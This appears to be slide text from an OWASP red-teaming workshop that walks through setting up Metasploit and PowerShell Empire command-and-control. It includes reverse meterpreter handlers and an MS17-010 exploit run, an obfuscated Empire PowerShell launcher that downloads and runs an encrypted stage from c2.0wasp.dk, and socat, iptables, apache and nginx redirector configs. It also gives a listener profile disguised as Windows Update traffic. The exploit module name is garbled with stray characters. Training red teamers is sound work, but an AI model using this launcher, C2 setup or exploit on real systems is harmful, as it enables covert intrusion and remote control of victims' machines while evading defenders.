



OWASP

Open Web Application
Security Project

OWASP Workshop

Red teaming exercise

Agenda

- 15h00 - 16h59: Red teaming exercise
- 17h00 - 20h30: OWASP Meeting

Agenda cont.

- Prerequisites
- Terms
- Architectural ideas
- Metasploit
- Empire
- Redirectors
- Empire – advanced
- (Bloodhound)

Dennis Perto

Sr. Security Analyst – Conscia SOC



Prerequisites

- Attacker Linux machine (Kali preferred)
 - Metasploit Framework (with Armitage?)
 - Powershell Empire
- Redirector Linux machine
 - socat/iptables (“dumb pipe”)
 - apache/nginx
- Optional: Metasploitable


Terms

- Team Server
- Listener
- Payload
 - Staged
 - Stageless
- Redirector


Terms cont.


- Team Server (tools)
- Metasploit
 - Handler
 - Exploit
 - Payload (shell)
- Empire
 - Listener
 - Payload (shell)
- Redirector (proxy)


- Bind shell



- Reverse shell







Metasploit Framework

- root@kali:~# systemctl start postgresql
- root@kali:~# msfdb init (first time)
- root@kali:~# msfdb start
- root@kali:~# msfconsole

Armitage for msf

- root@kali:~# armitage

Metasploit handler/reverse shell

- msf5 > use exploit/multi/handler
- msf5 > set payload multi/meterpreter/reverse_http
- msf5 > set LHOST c2.0wasp.dk
- msf5 > set LPORT 80
- msf5 > set LURI update
- msf5 > OverrideRequestHost true
- msf5 > ReverseListenerBindAddress 0.0.0.0
- msf5 > ReverseListenerBindPort 2000
- msf5 > SessionCommunicationTimeout 0
- msf5 > ExitOnSession false
- msf5 > exploit -j

Metasploit handler/exploit

- msf5 > use exploit/windows/smb/ms17_010_永恒之蓝
- msf5 > set payload windows/x64/meterpreter/reverse_http
- msf5 > set RHOST 127.0.0.1
- msf5 > set RPORT, etc.....
- msf5 > set LHOST c2.0wasp.dk
- msf5 > set LPORT 80
- msf5 > set LURI update
- msf5 > OverrideRequestHost true
- msf5 > ReverseListenerBindAddress 0.0.0.0
- msf5 > ReverseListenerBindPort 2000
- msf5 > SessionCommunicationTimeout 0
- msf5 > ExitOnSession false
- msf5 > exploit

Empire

- root@kali:~# git clone <https://github.com/EmpireProject/Empire.git>
- root@kali:~# cd Empire
- root@kali:~# ./setup/install.sh
- root@kali:~# ./empire

Empire listener

- (Empire) > listeners
- (Empire) > uselistener http
- (Empire) > set Name OwaspHTTP
- (Empire) > set Host http://c2.0wasp.dk:80
- (Empire) > set BindIP 0.0.0.0
- (Empire) > set Port 5000
- (Empire) > execute
- back

Empire stager

- (Empire) > usestager multi/launcher
 - Generates a one-liner stage0 launcher for Empire.
 - (Empire) > set Obfuscate true
 - (Empire) > set SafeChecks false
 - (Empire) > set Listener OwaspHTTP
 - (Empire) > execute

```
(Empire: stager/multi/launcher) > execute
CMD /C"seT QWTMu= ^&("{1}{0}{2}"-f 'tE','set-I','m') ("{2}{0}{1}" -f 'AriAb','IE:9105C','V') ( [TYpe]("{4}{0}{1}{3}{2}{5}" -f'YS','Tem','WeBrE','.NET','S','QuesT"))
; ^&("{1}{0}"-f 'ITEM','seT-') ("vaRi"+abl+"e:13"+c") ( [TYPe]("{3}{4}{1}{0}{5}{6}{2}" -F 'd','rE','achE','SysT','em.Net.C','eNti','aLC')) ; ^&("{0}{1}{2}" -f'S
Et','-ite','m') ("{1}{2}{0}{3}" -f'E','vArIA','Bl','Bk6') ([TYPE]("{0}{1}{5}{2}{4}{3}"-F's','y','texT','nCodinG','e','Stem.')) ; ${erRorA'CTi'on'prefEr'E'NcE} = ("{1}{0}{3}{2}"-f 'entlyCon','SiL','hue','ti'); ${Wc}=."{2}{0}{1}"-f 'w-OBj','EcT','NE') ("{5}{2}{4}{6}{1}{0}{3}"-f 'l','EBC','ys','IeNT','Tem.Net.','S','W'); ${U}=."{6}{9}
}{2}{8}{4}{10}{16}{3}{7}{15}{14}{12}{0}{13}{11}{5}{1}" -f 't/7.0;','ko','/5.1,'ow','(W,' like Gec','M','s NT 6.1;','0','ozilla','i',''),'Triden','rv:11.0',';','WOW
64','nd'); ${WC}.'he\ADerS'.("1}{0}"-f 'd','AD').Invoke(("1}{3}{0}{2}" -f 'Ag','U','ent','ser-'),${U}); ${Wc}.'PpRoXY'= ( ^&("{0}{1}" -f'vAR','IABLE') ("{0}{1}" -f'9
1','o5C')).'v\ALue':.'DeFaU't'webP'RoxY'; ${WC}.'pPpRoXY'.c'Rede'NTi'ALS= ( .("0}{2}{3}{1}" -f 'g','itEm','eT-chil','D') ("vari"+abl+"E:13"+c") ).'va\LUe':.'DE
FaUltNe'Two'R'kcReDeN'TIALs'; ${Sc'RIPT:p'RoXY} = ${Wc}.'p'RoXY'; ${K}= ( ^&("{0}{1}{2}"-f'v','ariA','bLe') ("{0}{1}" -f 'BK','6') -vAl)::."asc II".'{1}{0}"-f 'eTBYES'
,'G').Invoke(("1}{0}{2}{5}{4}{3}" -f 'c','7b24afc8b','8','f72171c5','6c4e7f','0e548d6')); ${r}=${D}, ${k}=${A'RGs}; ${S}=0..255; ${0..255}(.('%') ${J}=( ${j}+${s}[$_] + ${K}
[$_]%${k}.'COU'NT])%256; ${S}[$_], ${s}[$j]=${S}[$j], ${s}[$_] ; ${D}^|&(%){$i}=( ${i}+1)%256; ${H}=( ${h}+${S}[$I])%256; ${s}[$I], ${S}[$h]=${S}[$h], ${S}[
${i}]; ${_}-bXoR${S}[ ${S}[$i]]+${s}[$h])%256}); ${S'er}= ("1}{3}{2}{0}" -f 'k:80','http://c2','sp.d','.0wa'); ${t}= ("0}{1}{2}{3}"-f 'adm','in/ge','t','.php'); ${WC}.
'H'ea'derS'.("1}{0}" -f 'd','Ad').Invoke(("0}{1}"-f'C','ookie').("1}{9}{6}{10}{2}{4}{8}{3}{7}{5}{0}" -f '3g04=','s','vh1','0Y','4i','kX','ion','tgEo6','mZlVb','ess
,'6N/Z')); ${d'ATA}=${WC}.("0}{2}{1}" -f 'Do','a','wNLoaDDAT').Invoke(${s'er}+${t}); ${i'V}=${da'Ta}[0..3]; ${Da'TA}=${D'Ata}[4..${d'ATA}].`l'eNG'Th'; -JoIn[ChaR[]](& ${R
} ${d'AtA} ($I'V)+${k}))^).("1}{0}" -f'X','IE')&& sEt NZ=ech0 (ChILdItEM VAriAble:*cuTi*T).Value.inVOKeCoMMAND.iNvOKeScriPIT( (GET-ChiLDITEM EnV:QwTmU).VALUe )^|
PowerSheLL -nonInTeraC -wIn HidDeN -ep ByPass -NOexi -NoproFIle - &&CMD /C%Nzt%
```

C2 (socat redirector)

- root@ubuntu:~# socat TCP4-LISTEN:80,fork TCP4:[team-server-IP]:80

C2 (iptables redirector)

- root@ubuntu:~# iptables -I INPUT -p tcp -m tcp --dport 80 -j ACCEPT
- root@ubuntu:~# iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination [team-server-IP]:80
- root@ubuntu:~# iptables -t nat -A POSTROUTING -j MASQUERADE
- root@ubuntu:~# iptables -I FORWARD -j ACCEPT
- root@ubuntu:~# iptables -P FORWARD ACCEPT
- root@ubuntu:~# sysctl net.ipv4.ip_forward=1

C2 (apache redirector)

```
root@ubuntu:~# nano /etc/apache2/sites-available/000-default-ssl.conf
# Enable the Proxy Engine
SSLProxyEngine On

# Tell the Proxy Engine where to forward your requests
ProxyPass / https://[team-server-IP]:443/
ProxyPassReverse / https://[team-server-IP]:443/

# Disable Cert checking, useful if you're using a self-signed cert
SSLProxyCheckPeerCN off
SSLProxyCheckPeerName off
SSLProxyCheckPeerExpire off
```

C2 (apache redirector) cont.

```
root@0wasp.dk:~# nano /var/www/html/.htaccess
```

```
RewriteEngine On  
RewriteCond %{REQUEST_URI} ^/(admin/get.php|login/process.php|news.php)/?§ [NC]  
RewriteRule ^.*$ http://[team-server-IP]{REQUEST_URI} [P]  
RewriteRule ^.*$ http://owasp.org/ [L,R=302]
```

<https://github.com/infosecn1nja/e2modrewrite>

C2 (nginx redirector)

```
# Serve payload
location /load-pay {
    try_files $uri $uri.exe $uri.bat =302;
}

# Metasploit
location ~ ^/update(.*) {
    proxy_pass http://[team-server-IP]:80;
}

# Empire
location ~ ^/(admin/get.php|news.php|login/process.php|download/more.php) {
    proxy_pass http://[team-server-IP]:80;
}

# Catch all to toss the rest at owasp.org
location / {
    proxy_pass https://owasp.org;
}
```

Empire profiles

- uselistener http
- set Name microsoftupdate
- set DefaultJitter 20
- set DefaultDelay 6
- set DefaultProfile /c/msdownload/update/others/2013/11/9946821_f5082b8340ec384b69f.cab|Windows-Update-Agent/10.0.10011.16384 Client-Protocol/1.40|Host:download.windowsupdate.com|Accept:/*
- set Headers Content-Type:application/vnd.ms-cab-compressed|Server:Microsoft-IIS/8.5|MSRegion:N. America|Connection:keep-alive|X-Powered-By:ASP.NET


Source:

<https://github.com/infosecn1nja/e2modrewrite/blob/master/profiles/normal/microsoftupdate.profile>

Setup database!:

https://github.com/EmpireProject/Empire/blob/293f06437520f4747e82e4486938b1a9074d3d51/setup/setup_database.py#L50

Empire staging



Noter

- skynet.c0nscia.dk
- c2.0wasp.dk
- <https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable/>

Bloodhound

- root@kali:~# apt install bloodhound
- root@kali:~# neo4j start
- Change DB password: <http://localhost:7474>
- root@kali:~# bloodhound

Bloodhound ingestor

- root@kali:~# pip3 install bloodhound
- root@kali:~# bloodhound-python -h

“To use the ingestor, at a minimum you will need credentials of the domain you're logging in to.”